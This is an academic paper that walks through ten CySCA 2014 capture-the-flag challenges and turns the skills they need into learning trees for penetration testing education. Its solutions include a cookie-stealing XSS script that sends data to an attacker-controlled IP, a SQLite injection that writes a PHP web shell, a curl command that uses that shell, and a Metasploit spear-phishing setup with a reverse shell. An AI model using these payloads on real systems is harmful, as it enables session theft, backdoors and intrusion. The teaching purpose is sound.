Visual representation of penetration testing actions and skills in a technical tree model

Ahmed Falah Lei Pan Mohamed Abdelrazek
School of Information Technology, Faculty of SEBE,
Deakin University, Geelong, VIC, 3220, Australia
{afalah, l.pan, mohamed.abdelrazek}@deakin.edu.au

ABSTRACT
With the dire need for more competent cyber security professionals, two parties endeavor to close this gap, industry certificates that focus on hands-on experience, and higher education institutions that favor assessing knowledge memorization. It is challenging for the enthusiasts to acquire a solid and balanced profile of knowledge and hands-on experience in the professional context. We introduce a visual representation of penetration testing skills, actions and knowledge so that it closely relates theory and skills for cyber security topics which can serve as a guide for professional development. To illustrate our methodology, we selected 10 case studies from the hacking challenges of Cyber Security Challenge Australia 2014, conducted the experiments and aligned necessary skills and the actions to these complex scenarios. These detailed analysis and models are visually presented as a tree to encompass the landscape of penetration testing in practice which could be a valuable tool for enthusiasts and learners to plan their learning activities.

CCS Concepts
Security and privacy → Formal methods and theory of security → Security requirements.

Keywords
Technical skills tree; penetration testing; hacking; cyber security challenge Australia; CySCA; learning; education.

1. INTRODUCTION
Our society is short of skilled cyber security experts. Penetration testing is a corner stone of active defense against cyber security attacks. Knowing the vulnerability and exposure points of your system is one of the first steps in an active defense of one's system. Relying on automated testing tools could give a false sense of security, as such use of tools only barely scratches the surface of the real world problem. In fact, real systems and networks facing far greater security threats on the daily basis which cannot be addressed by those who are capable of performing basic penetration testing tasks. These call for penetration testing of a level that matches -- or ideally exceeds -- the skills of hackers.

ACSW '17, January 31-February 03, 2017, Geelong, Australia
 ISBN 978-1-4503-4768-6/17/01…$15.00
DOI: http://dx.doi.org/10.1145/3014812.3014820

Often, research in the field of information security focuses on the tools that allow a particular attack, or on how to defend a system against such attacks. This paper focuses on the human side of information security, in particular, the offensive side.

This research was undertaken to analyze the technical ability and hacking experience and knowledge required by individuals to perform their malicious acts against a variety of platforms such as web applications and services, individual computers and networks, as well as the availability of information pertinent to perform such attacks. This will be achieved by performing some hacking challenges, and then analyzing the required skills abilities to perform these attacks. Once these actions, skills and tools are identified, they will be modelled in a technical skills tree, which is a visual representation that shows the logical learning path that must be undertaken by an individual to learn a particular skill or action.

For an individual with an interest in becoming a penetration tester, viewing the technical skill trees, which is one of the main contributions of this paper, should be able to provide a road map of the learning process of the main skills required to get the job done. Every starting point node -- a node with no arrow pointing to it -- could be considered a starting point for learning a skill relevant to overcoming one or more hurdles in a particular hacking challenge.

The significance of having a learning path road map modeled in a tree is to provide a *structured* learning path that highlights the significance of every skill, action or tool and the relevance to each other and how they could relate or help in learning and performing another action or using another tool. In essence, the technical tree combines several basic attacks in order to represent the complexity applicable to real world scenarios, rather than practiced on a tailor-made vulnerable web service, such as WebGoat by OWASP [1], the latter of which is a good starting point for anyone interested in cyber security.

The research problem of this paper is the understanding of the hackers' side of cyber security by analyzing their technical skills and actions, as well as their utilized tools and building these results into a technical skills tree that serve as a learning road map for individuals interested in penetration testing. In the paper we answer the following research questions:

RQ1: What is a sufficient source of information that could provide realistic skills and actions that are performed by hackers during their attacks?

Reviewing attacks and hacking scenarios in isolation would not provide sufficient and realistic information of actions and skills. A suitable hacking competition must be chosen based on specific criteria -explained in full detail in the methodology part.

RQ2: What skills and actions are performed by hackers during attacks? And what tools are used?

RQ3: What kind of information should be considered for the targeted technical tree?

Will everything used in RQ2 automatically go into the technical tree? Or should some specific items be further analyzed, broken down, and then added to the tree? Some actions performed, or tools used, require specific knowledge in other information technology field and are not specifically tagged as hacking skills.

Section 2 includes related works that influenced this paper directly or indirectly; Section 3 explains all steps taken in extracting and analyzing skills and actions as well as the rationale behind the choices made; Section 4 presents our results that lists the attacks performed, their solution, the analysis of each attack, and the isolated technical skills tree. In Section 6, this paper is concluded with the aggregated technical tree of all attacks.

2. RELATED WORK

Information relevant to the work in this paper is scarce as it seems that research in the cyber security focuses on defense or attack tools, or vulnerability or exploit analysis, and rarely research focuses on the actual actions and skills performed by hackers, which could shed some light on the general direction that must be followed as cyber security researchers, a direction that can finally adopt a proactive method that is a step ahead of hackers. Nevertheless, some works indirectly helped decide an approach or inspired a feature that would enhance the overall product, such as the work in [2], where the authors presented a new model of digital investigation that ensures a high quality of reproducibility. This inspired the idea of trying to breakdown all parts of the attack into small parts in such a way that each part of an attack can be reused to perform another attack. An example of that is the attack "*stealing a session cookie*" can be broken down into four steps: 1) performing a stored cross-site scripting attack, 2) grabbing the cookie from a particular web server, 3) intercepting an HTTP connection to a website, and finally 4) editing the cookie to include the victim's cookie/session ID. Each of these 4 parts of the attack can be considered a function that can certainly be used in other types of attacks that not necessarily involve the same steps or are in the same sequence. Performing this step helped to reduce the size of the technical skill tree significantly and helped minimize any overlaps and redundancy in tree's nodes.

In [3], the authors rely on neural networks to analyze the logs of network-based introduction detection system to identify denial of service attacks and port scans. While their work is not directly related to our work, the use of flowcharts inspired the design of our technical skills tree.

There have been attempts to study hackers' behavior, but they mostly stop at psychological analysis of the behavior, such as in [4] or proposing a new hacker taxonomy such as in [5] where the author presents a framework for the development of hacker taxonomy and categorizes hackers into 9 categories based on their motivations, and technical ability. These categories are: 1. Novice (NV) 2. Cyber-punks (CP) 3. Internals (IN) 4. Petty Thieves (PT) 5. Virus Writers (VW) 6. Old Guard hackers (OG) 7. Professional Criminals (PC) 8. Information Warriors (IW) 9. Political Activist (PA). The author argues that these 9 categories are the foundation for a hacker taxonomy, and assumes that these categories need to be further divided into sub categories before relationships between these groups can be discovered. Some of these categories appear to be only tied out to behavior or motives, and nothing to do with skills, which means they could be performed by other categories, these include virus writers and political activists, a political activist could only be a keyboard warrior, or could be a top-class hacker who is capable of performing attacks above the average level. As for virus writers, it's a small part of the hacking world and could practically be performed by anyone, especially that there exist automated tools to generate viruses.

A literature survey report in [6] reviewed multiple articles in the topic of the taxonomy of cyber adversaries, where many authors attempted to categorize hackers based on different factors such as skill, activity and age. The survey reviewed articles that go back as long as 1985, when the hacker community looked quite different to today's, and up to 2006, when organized cybercrime as a new phase of hacking had already become begun. This article provides information relating to the development of hackers and their behavioral trends.

To address the issue of having a shortage of skilled cyber security experts, we need to educate more people to protect the infrastructure and the information. At the current pace, universities produce a limited number of security graduates. The survey in [7] suggests that the US public sector alone in 2011 was short of 20,000 to 30,000 security experts.

However, to educate more skilled people, we will need a good educational program that balances level of difficulties, addresses the increasing demand of skilled experts, and enforces that knowledge is practiced.

Towards developing good training program, instructors need to accommodate theory and practical skills when designing the tasks, ideally, a seamless integration of 10-minute tasks with multiple knowledge points and various levels of technical skills. Furthermore, it implies that important knowledge points should be practiced multiple times.

Unfortunately, this close connection is absent in current educational landscape. For example, many industry certificates focus on hands-on skills, such as the Certified Ethical Hacker certificate [8] and Offensive Security Certified Professional certification [9], but higher education degrees focus on assessing memorization of the knowledge. An attempt to find middle grounds was suggested in [10] through hacking competition, which is highly popular, but such a solution proves to be no more than what the name suggests, a competition, and challenges often require a high level of skill and experience, with a very limited element of learning.

Hence, we need a simple and straightforward tool which closely relates theory and skills for cyber security topics.

3. VISUALLY PRESENTING ACTIONS AND SKILLS

We present our methodology into four steps:

1- Choosing a reliable source of information on skills, tools and actions to be analyzed. It seemed logical to choose a suitable hacking competition where the challenges depict actual scenarios, include hurdles and require some background knowledge. It was decided to choose the Cyber Security Challenge Australia [11], which is organized annually by the Australian government. The 2014 challenge in particular, which is the currently published challenge, including the vulnerable testing machine. One of the reasons this challenge in particular was chosen is the fact that these challenges are designed such that they cannot be solved using automated testing tools and frameworks alone, such as metasploit. For example, one of the challenges included using metasploit, but its use was limited; on the other hand, it required a significant amount of preparation and recon before launching

the console. Another reason is that besides of the hacking and security skills required to perform such attacks, it also contains some restraints and hurdles that require a varying degree of computer and network knowledge and skills (non-security) to be known by a participant in order to perform these attacks. The attack challenges introduced OWASP's Webgoat project represent the basic building blocks of solving the CySCA challenges, as an attacker would need to apply several of the techniques and tools introduced in order to fully execute and solve a challenge.

2- Performing the hacking scenarios in the chosen challenge. At this stage, we solved 10 attacks in 3 different categories:
   a. Web penetration testing: 5 attacks.
   b. Corporate network penetration testing: 2 attacks.
   c. Network forensics: 3 attacks.

   Because of the fact that the nature of skills, knowledge and tools required to perform the network forensics challenges are significantly different from the other two categories, 2 sets of technical trees were created, the first contains skills and actions of web penetration test and network penetration test, the second contains the network forensics skills and actions.

3- Analyzing the steps taken to perform each challenge to identify key skills, tools and information required. After each attack is solved and analyzed, an isolated skills tree is then created.

4- Finally, aggregating all skills, actions and tools identified from previous steps into a single knowledge tree with respect to technological hacking ability.

4. RESULTS

All attacks were conducted on the following computer setup:

1- Host: Windows 10 64-bit OS running on an Asus G750, i7 4750HQ CPU with a 24GB of ram.

2- Kali Linux: Workstation 12.0 VM, 4GB of ram and 2 processors, running a 32-bit Kali Linux.

3- Vulnerable target: Workstation 9.x VM, 2GB of ram, running an Ubuntu Linux.

Each of the following subsections includes the challenge, the solution, and an analysis of skills required and its corresponding technical tree.

4.1 Web Penetration testing:

*4.1.1 **Challenge**: Club Status*

Only VIP and registered users are allowed to view the Blog.
Become VIP to gain access to the Blog to reveal the hidden flag.

Solution:

It is clearly suggested that the value "VIP" in the cookie should be modified in order to access the blog.

The blog button is disabled, entering the blog path (http://192.168.127.130/blog.php) will redirect the visitor to the login page (http://192.168.127.130/login.php).



Figure 1. Isolated tree of Club Status

The request can be intercepted using the Burp Suite proxy: the HTTP request contains a cookie header and a VIP value that is set to 0. Modifying this value to 1 does not allow access to the blog. Hence, the cookie itself must be modified.

Editing the cookie from the cookie jar directly still does not allow access. To enable cookie editing, the proxy tool must be given access to the file cookie jar. This can be done under the option tab -> session -> edit (under session handling rules)-> scope and ticking "proxy". Returning to the file cookie.jar and editing the VIP value to 1, then refreshing the page, the blog button is enabled now, and the user is allowed access to the blog which reveals the flag "**ComplexKillingInverse411**" indicating the success of this task.

Tools required:

Burp Suite – preloaded with Kali.

Analysis:

Executing this attack required a bit of exploration and trial and error to find how to effectively edit the cookie. We found that information in [12] was helpful.

Information regarding task was very easy to find, googling "how to edit cookie in burp suite" immediately brought up webpage above.

The task also requires very little hacking experience, and an intermediate level of technical ability, as it only requires a user to know his way around burp suite proxy tool and its options. The resulting tree can be seen in Figure 1 above.

*4.1.2 **Challenge:** Om nom nom nom*

Gain access to the Blog as a registered user to reveal the hidden flag.

Solution:

A blog and a PHPSESSID are obtained. This suggests a cross-site scripting/injection attack.

Upon testing, it appears that when the comment is added, all quotes are removed and encoded which prevents the injecting a piece of Java Script code that steals the cookie. An alternate method is found in the bottom of the same web page, that is, to

add links in comments: [link](title). But the injected script was not properly encoded.

Trying to inject code directly does not work as it appears that the blog allows only 30 characters in the link field. A workaround would be to host the script on a separate webpage and include a link to it. After this setup, the victim would click the link which contains the malicious javascript that steals the cookie.

The following command is used to create the script:

```
# echo
"$.get('http://192.168.127.131?cookie='+document.c
ookie);" > .s
```

after that, an HTTP server can be started using a variety of options, as Kali has a preloaded Apache2 server, and python simple HTTP server. The python server was activated using the following command:

```
root@kali-32:~#  python -m SimpleHTTPServer 80
```

The attempt here once again fails as the IP in the dotted notation format does not work and gets truncated. It is necessary to convert from the dotted notation to a numeral format, which can be done using an online tool.

The final command injected looks like the following:

```
[<script src=//3232268163/.s>](test)
```

The vulnerable blog contains a mechanism to replicate a user clicking this link, and it appears that a legitimate user is active on the 2nd blog post and will periodically click on links. Once this happens, a log entry will appear in the simple HTTP server that contains a PHPSESSID.

The final step of this attack is to edit the cookie in the same manner of what was done in the first attack, which reveals the flag "**OrganicShantyAbsent505**" indicating the success of this task. [11] was referenced in this solution.

Tools required:

Terminal - Python SimpleHTTPServer

IP convertor

Analysis:

This attack is more advanced than the first one. While it does not require any advanced hacking knowledge or skills, it requires an experienced attacker to link objects together, understand why the simple and straightforward attempts did not work, such as the direct injection or the truncated IP address. As soon as the reason of the error is figured out, a simple google search reveals that information is easy to find. To access the OWASP filter evasion cheat sheet, the following phrase was used "my xss is too long". It also requires a bit of knowledge about how URLs work in different formats, which is unknown to the basic computer user, but once this is figured out, finding an IP convertor is straightforward. The tree of this challenge is Figure 2 below.

*4.1.3 **Challenge:** Nonce-sense*

Retrieve the hidden flag from the database.



Figure 2. Isolated tree of Om nom nom nom

Solution:

Retrieving a flag from a database implies an SQL injection. There exists several fields that might be vulnerable to SQL injection, in particular, the delete comment. SQLmap can be used to test if that field is vulnerable. However, a CSRF token is generated for each page, including a PHP file deletecpmment.php, where if the token is not valid, the session is destroyed, and the user will need to log on again [12]. To overcome this, a macro can be created using Burp Suite, where the following steps will be automated: logon to the blog (using Sycamore's session IP retrieved in the previous attack), navigate to the target webpage, and intercept the response to grab the token and use it in the next request [12]. This allow SQLmap to verify that the field is vulnerable, and the result is positive. Grabbing all tables from the database shows a table called flag, which contains the flag "**CeramicDrunkSound667**" was referenced in this solution [11].

Tools required:

Burp suite – SQLmap - Terminal

Analysis:

Initially, the challenge looks simple. Fire up SQLmap and test out the fields that could possibly lead to an SQL injection attack, and plenty of resources exist! These include a login page, a new blog command and a new comment command. Initial Tests show that they all are not vulnerable. Testing the delete comment command yield some encouraging result, but the CSRF token significantly complicates things. Manual testing proves to be too inefficient and time consuming, this calls for using session handling rules on Burp Suite as well as recursive functionality to automate the repetitive work on SQLmap, which cannot handle the CSRF token manipulation [13]. Once CSRF token hurdle is overcame, testing on SQLmap is a straightforward task which leads into the flag. The tree can be seen in Figure 3 below.



Figure 3. Isolated tree of Nonce-sense

4.1.4 ***Challenge:*** *Hypertextension*

Retrieve the hidden flag by gaining access to the caching control panel.

Solution:

The provided hint suggests that the cache page is only the end result, and the work should focus on using the REST API, which allows reading file content by using URI parameters [13]. It is logical to assume that it should be possible to try and read the source code of the page through the REST API. The previous challenge showed a table called rest_api_log. Fetching that table shows the format of the REST API:

Id,method,params,api_key,created_on,req uested_uri

The table returns 4 records, the first of which is a POST method that can be appended by utilizing the hash length extension attack, as the signing process consist of the following [13]:

The process of signing is as follows.

- Sort your argument list into alphabetical order based on the parameter name. e.g. foo=1, bar=2, baz=3 sorts to bar=2, baz=3, foo=1

- concatenate the shared secret and argument name-value pairs. e.g. SECRETbar2baz3foo1

- calculate the md5() hash of this string

- append this value to the argument list with the name api_sig, in hexidecimal string form. e.g. api_sig=1f3870be274f6c49b3e31a0c6728957f

This attack allows a hash of known message-and unknown secret- to be reproduced for a different -appended- message. That means the signature used in the first record can be reused for a different message that is longer than the original, without knowing the secret, and still get validated. The signature of the first record is calculated from applying the MD5 hashing function on the following message concatenated with the known secret:



Figure 4. Isolated tree of Hypertextension

SECRETcontenttypeapplication/pdffilepath./docu ments/Top_4_Mitigations.pdf

In order to read the source code of index.php, we need to append the following to the original request:

contenttype=text/plain&filepath=index.php

The final message that is to be used to calculate the signature looks like the following:

SECRETcontenttypeapplication/pdffilepath./documents/Top_4_M itigations.pdf<padding>contenttypetext/plainfilepathindex.php

The authors of [13] provides such a python script that takes all that and performs this attack, returning the download link of the index.php, all of which are through the REST API response to the request created above. The script also performs a brute force attack to find the length of secret. At length 16, the script returns the download link. Inspecting the code, the following can be seen referring to caching:

```
<?php
// Not in production... see /cache.php?access=<secret>
include('../lib/caching.php');
if (isset($_GET['debug'])) {
readFromCache();
}
```

Repeating the last step, only replacing the index.php with cache.php and running the script, returns the key "**OrganicPamperSenator877**"

Tools required:

HashPump / HashExtender – Python - Terminal

Analysis:

Things become complicated in this challenge, as it requires good understanding of a number of techniques and attacks, and the way they work. The first part and probably the hardest part is given away in the challenge hint, which gives the participant a hint of direction of the starting point, otherwise it could be considered a dead end from the start. An important background knowledge in web development was necessary to guess or find out the next step of the attack is -- knowing what the RESP API is and what it

does! The next step was figuring out that these requests are vulnerable to the hash length extension attack, and that it can be exploited to grab the required source code, once this was figured out, mounting the attack itself is a straightforward step because although the attack itself is not that well-known, there exist some tools to automate it, and bingo, the target file is presented on a silver platter. The tree of this challenge is at Figure 4 above.

*4.1.5 **Challenge:** Injeption*

Reveal the final flag, which is hidden in the /flag.txt file on the web server.

Solution:

Inspecting cache.php and caching.php source code from the last challenge suggest that we can append MD5 hash of (OrganicPamperSenator877) to <host>/cache.php?access=<hash> to access the caching control panel. Inspecting that page, the following becomes clear:

- SQLite database is used for cache.
- CacheDB::setCache is vulnerable to an SQL injection attack in the following fields: $key, $uri $title and $data.
- Executing stacked queries is possible through the SQL injection vulnerability.

Upon experimenting on these fields, it is found that $uri includes a number of checks that prevent injecting commands, these include that the provided input is a local resource to that web server. $key expects an MD5 hash which makes it unsuitable for injection. $title does not validate input which makes it vulnerable to injection but it only accepts 40 characters.

An attempt would be made to cache several fragments of an SQL command that allows to run and execute arbitrary commands on the web page, which will allow to request a shell to read the flag file. The command is:

',0); ATTACH DATABASE 'a.php' AS a; CREATE TABLE a.b (c text); INSERT INTO a.b

*VALUES ('<? system($_GET["cmd"]); ?>');/**

As this command is longer than 40 characters, it will be broken into several parts, using the concatenate "||" symbol to join the parts together. The commands look like the following:

*",0);ATTACH DATABASE "a.php" AS a;/**

/CREATE TABLE a.b (c text);INSERT /

/INTO a.b VALUES("<? system($"||/

/"_GET[""cmd""]); ?>");/

Each line would be stored in under the title column in the caching table. Next, the cache page itself will be cached, where the comment characters will be escaped and the command executed. As suggested by [13], this exploits a vulnerability in SQLite using the attach database command, which creates a new backdoor file called a.php, that allows the following command to be executed:

curl http://<host>/a.php?cmd=cat+/flag.txt

which returns the flag "**TryingCrampFibrous963**".



Figure 5. Isolated tree of Injeption

Tools required:

Web browser -Terminal – curl

Analysis:

The reference made to the movie inception provided a very subtle hint of what is to be expected in this attack. The 40-characters limit in the title field complicated an otherwise a straightforward SQL injection attack. As can be seen from the "tools required" heading, this attack required no specialized tools, however it built on knowledge gained in the previous attack, as well as good analysis skills that allowed extracting data relevant to the vulnerability of each field, and finally it required knowledge of SQLite vulnerability that allowed injecting then concatenating parts of the command and knowledge that allowed the execution of the fragmented command. The knowledge tree can be seen at Figure 5 above.

4.2 Corporate network penetration testing:

As the necessary files in this category were not provided in the virtual machine, all solutions were referenced to the work in [11]. Our intensions are to evaluate and analyze the skillset required which should enrich the technical skills tree by introducing network hacking skills.

No isolated technical trees were created for the following two attacks; rather, skills were integrated in the main tree.

*4.2.1 **Challenge:** friend Zone*

Reveal a list of hosts in the fortcerts domain and find the hidden flag.

Solution:

The command **dig -t SOA fortcerts.cysca** shows that the DNS server of the target is ns. fortcerts.cysca. If the server is misconfigured, it could allow a zone transfer request from an external IP address. The command **dig -t axfr fortcerts.cysca @ns.fortcerts.cysca** reveals a list of hosts including the flag "**SwatchDirectGeyser386**".

Tools required:

Dig - Terminal

Analysis:

What seems to be an extremely simple and straightforward task only seems this way because of a user mistake, where the DNS server was misconfigured to allow a zone transfer request from an external IP address. Zone transfer is the mechanism used between the main and secondary DNS servers to synchronize their records.

Clearly, allowing this should be exclusive to certain hosts, and certainly not to external IP address.

*4.2.2 **Challenge:** Gone Phishing*

Gain access to the corporate network and retrieve the flag from the user's Desktop.

Solution:

The target's website contains a list of all employees' emails. This attack is going to target the CEO. Sending a blank email to her will receive a response suggesting using a link or an attachment that would give her a better idea.

Metasploit is used to host an exploit that could be send to the user. It was chosen to use the exploit java_jre17_reflection_types which works mainly on IE7, with the reverse_tcp payload. Once all options are set up and the exploit command is executed, metasploit will start a webserver and return a link that can be sent to the victim through email. Once the victim clicks on the link, a meterpreter session will be started. Upon interacting with it, a shell will be started, where the command **ls** can be executed on the victim's desktop that reveals a text file called flag which reveals the flag "**ReformMatureCheesy565**".

Tools required:

Metasploit / meterpreter – Browser - Terminal

Analysis:

A classic spear phishing case where the victim is targeted with a specially crafted URL that exploits a vulnerability in IE that allows to run code outside the java sandbox. This attack employed the reverse_tcp for a payload, which should help override any firewall protection that might drop the connection. When all goes through, the attacker will have a shell of the victim's PC with elevated privileges.

4.3 Network Forensics:

*4.3.1 **Challenge:** Not enough magic*

You have been supplied with the following network capture with a note mentioning that the suspect has previously hidden information, although basically. Analyse the network capture to recover the flag hidden by the suspect.

Solution:

The network capture is opened in Wireshark, and it is immediately noticed that the dump data only consist of HTTP/TCP traffic. A few minutes spent browsing through packets does not reveal much except that there are a few files that were downloaded. Exporting HTTP items reveals a few pictures. Inspecting the pictures once again does not reveal much valuable information. The meta data of each file could be checked using the command:

identify -verbose image_file.jpg

alternatively, the command "file" could also be used. The comment of 1 of the pictures reveals the flag "**CreamRainySpecify702**"

Tools required:

Wireshark – Terminal

Analysis:

A straightforward task, requires no particular skills at all, just a bit of experience of how things work, such as knowledge of using wireshark, which should be a standard to every network expert, but probably not easy for the average user. Metadata can be used to hide information -once again, not very known to the average user. Once this is figured out, finding information on how to inspect metadata of files is a straightforward task.

*4.3.2 **Challenge:** Network Forensics*

You have been given a network capture file of an exchange between two suspected criminals. Analyse the session and files transferred to recover the suspects flag.

Solution:

The network capture is an IRC conversation between 2 parties who discuss an encrypted file and the associated password. One party sends a file called diskimage.gz to the other party. The file can be downloaded and saved then unzipped. Inspecting the meta data does not give away much but it suggests that it is a disk image dump. This calls for a disk analysis by using Sleuth Kit. Using the command **mmls** to examine the present partitions, the description states that there is an NTFS partition, which suggests a Windows file system. The command **fls** can be used to list all files on that particular partition. The first clue is finally recovered. There appear to be 3 deleted files with suspicious names, secret.7z, secret.db and secret.png, which correspond to an image, a database, and a compressed file. The command **icat** can be used to dump the contents of these three files. The image and the database provide nothing useful at all, and the compressed file is password protected. Despite that, the content can still be listed using the command **7z l** which lists a text file called secret.txt. In order to recover the password, the IRC conversation mentions something about a deleted and an overwritten password. A file called RSH2ZGB.txt is recovered from the Recycle Bin. The content of this file is lorem ipsum. Running the Rifiutivista on ISH2ZGB.txt that was also recovered from the recycle bin – which contain the metadata of the deleted file- reveal that the original file name is of the deleted file is "My Secret Password.txt", with a size of 1008 bytes. As the file size is less than 1024 bytes, all the file content should be within a MFT record. A python tool called INDXParse contain a tool called get_file_info provides details including the MFT. In the slack space, the passwords of several tools can be seen, including a "7z file" heading followed by a password. Extracting the 7z file using that password reveals the flag "**WhiteBelatedBlind439**".

Tools required:

Wireshark – Terminal - 7z --Sleuth Kit -- Rifiutivista -- INDXParse

Analysis:

This challenge is significantly longer and more complicated than the previous ones that requires an investigator with a sharp eye which allows finding the small details that were the key in solving this challenge, such as figuring out the deleted and overwritten password file, and how it can be recovered. In the end, it all came down to figuring out that the file exchanged between the parties is an NTFS partition which is likely a Windows partition. From that point forward, it was a logical sequence of analyzing the content, finding the next suspicious bit then figuring out how to recover it. The attack required a deep understanding of the NTFS file system and how it works, as well as how the MFT functions which was vital in recovering the password of the 7z file.

*4.3.3 **Challenge:** AYBABTU*

RL Forensics Inc. has supplied a network capture from one of their customers that was infected with trojan malware. The customer was able to capture a command and control session of the trojan communicating with the criminals server. They would like to know what data was stolen by criminals. Analyse the communications, determine the custom protocol and extract the stolen information to reveal the flag.

Solution:

The network capture is a DNS exchange between 2 IPs. Analyzing the content, the DNS TXT records contain requests and responses of the type RR.rdata, which looks like a Base64 text as suggested by the = padding. This indicates a DNS tunnel.

Using Scapy to perform protocol analysis – which is also used to convert from Base64 to hex, a few points could be drawn from analyzing the response data:

1- The 3rd and 4th bytes suggest some kind of a counter, because they are increasing in sequence.

2- This is a fragmented packet, as suggested by a reoccurring incremented counter at the 10th byte, which looks like a fragment ID.

3- The bytes 78 9C suggest a zlib compression, which appears after each few packets with fragment IDs.

This all indicates the transmission of a large file size using the zlib compression.

A python script can be used to decompress the exchanged data and unpack it, for further analysis. The output shows a RAR file being created and encrypted using the password "hpqazWSXedc567".

Another python script can be used to decode data from requests and responses and combine the fragment streams and save them. This will recover a few files including a RAR file, an executable, text files and batch files. Referring back to the encrypted RAR file in the previous step, the current RAR file can be uncompressed using that password, which reveal 2 PDF files called secret document and sudo. secret document.pdf reveals the flag "**HoardDirectCrumb136**". Solution taken from [11].

Tools required:

Scapy – Python - Wireshark

Analysis:

DNS analysis was the key to solving this challenge. The provided network capture was entirely a DNS exchange with some hidden data in the TXT records, encoded as Base64 and Base32. Besides this, knowledge in using a tool that manipulates and handles packets was crucial, hence the heavy usage of Scapy, and finally, a tool to decompress, unpack, and reconstruct packets and streams was required in drawing the big picture which revealed what was actually exchanged between the 2 IP addresses. While this challenge contained less hurdles, it is significantly harder to solve than the previous 2 challenges as it requires a complete understanding of how DNS works and how to handle packets manually as well as encoding, this is evident by the fact that only very few tools were required and utilized in order to solve the challenge compared to the previous challenges.

5. TECHNICAL TREES

In this paper, we are taking the first step towards creating a simple and a straightforward tool which closely relates theory and skills for cyber security topics. We generated the knowledge trees from the real hacking competition tasks, followed by a discussion of the advantages and potential shortcomings of this visualization approach.

All trees were created using the graph markup language and yED software.

5.1 Web and network penetration testing

Figure 6 below shows the result of integrating all isolated trees including all actions, skills and tools required to perform the 7 hacking challenges in CySCA 2014.

5.2 Forensics tree

Figure 7 below shows the result of integrating all actions, skills and tools required to perform the 3 forensics challenges in CySCA 2014.

5.3 Discussion

As stated above, the actions were broken into smaller tasks and functions that could be used in other attacks, and the background knowledge required in order to perform each action was also considered. The general rule applied here is that for a person who has the required background knowledge on a specific action, performing said action should take no more than 10 minutes.

The tangled tree shows the associations between various skills and the required background knowledge to perform, it also shows how learning a specific skill could indirectly help teach or improve one's knowledge of another skill.

The virtual learning path mentioned above is not highlighted in this paper, as there exist multiple paths, and we leave it to the reader to decide their ideal learning path which could be customized as per their requirements and aims. For example, for a person that is interested in learning SQL injection attacks, it would make little sense to start at the HTTP node which leads into editing cookies and stealing sessions paths.

Each node in the tree that does not have an edge pointing into it could be considered a starting learning point for a specific path, and this is not only the case for the isolated branches, such as the metasploit or the DNS branches, but it can be used for paths from the main tangled branch. Continuing from the example above, an individual could choose the path SQL -> SQL injection, without branching into other nodes that might not be needed

An obvious shortcoming of this knowledge tree -in this iteration/version of the tree- is that it could cause tunnel vision for those who use if they choose to only learn skills identified in the tree without exploring other options that are not included. This comes from the fact that all elements in this tree come from the 10 case studies of CySCA2014.

The authors in [14] conducted a case study that reviewed the cyber security curriculum of 5 leading universities in the field. They identified that 1 of the issues is that cyber security knowledge if offered either as scattered topics or as isolated courses especially designed for security that the graduates of such courses lack some necessary information to make it in the field. This completely agrees with the work that we have produced where not only security skills are identified, but also some background knowledge that can only be obtained from information technology and computer science courses.

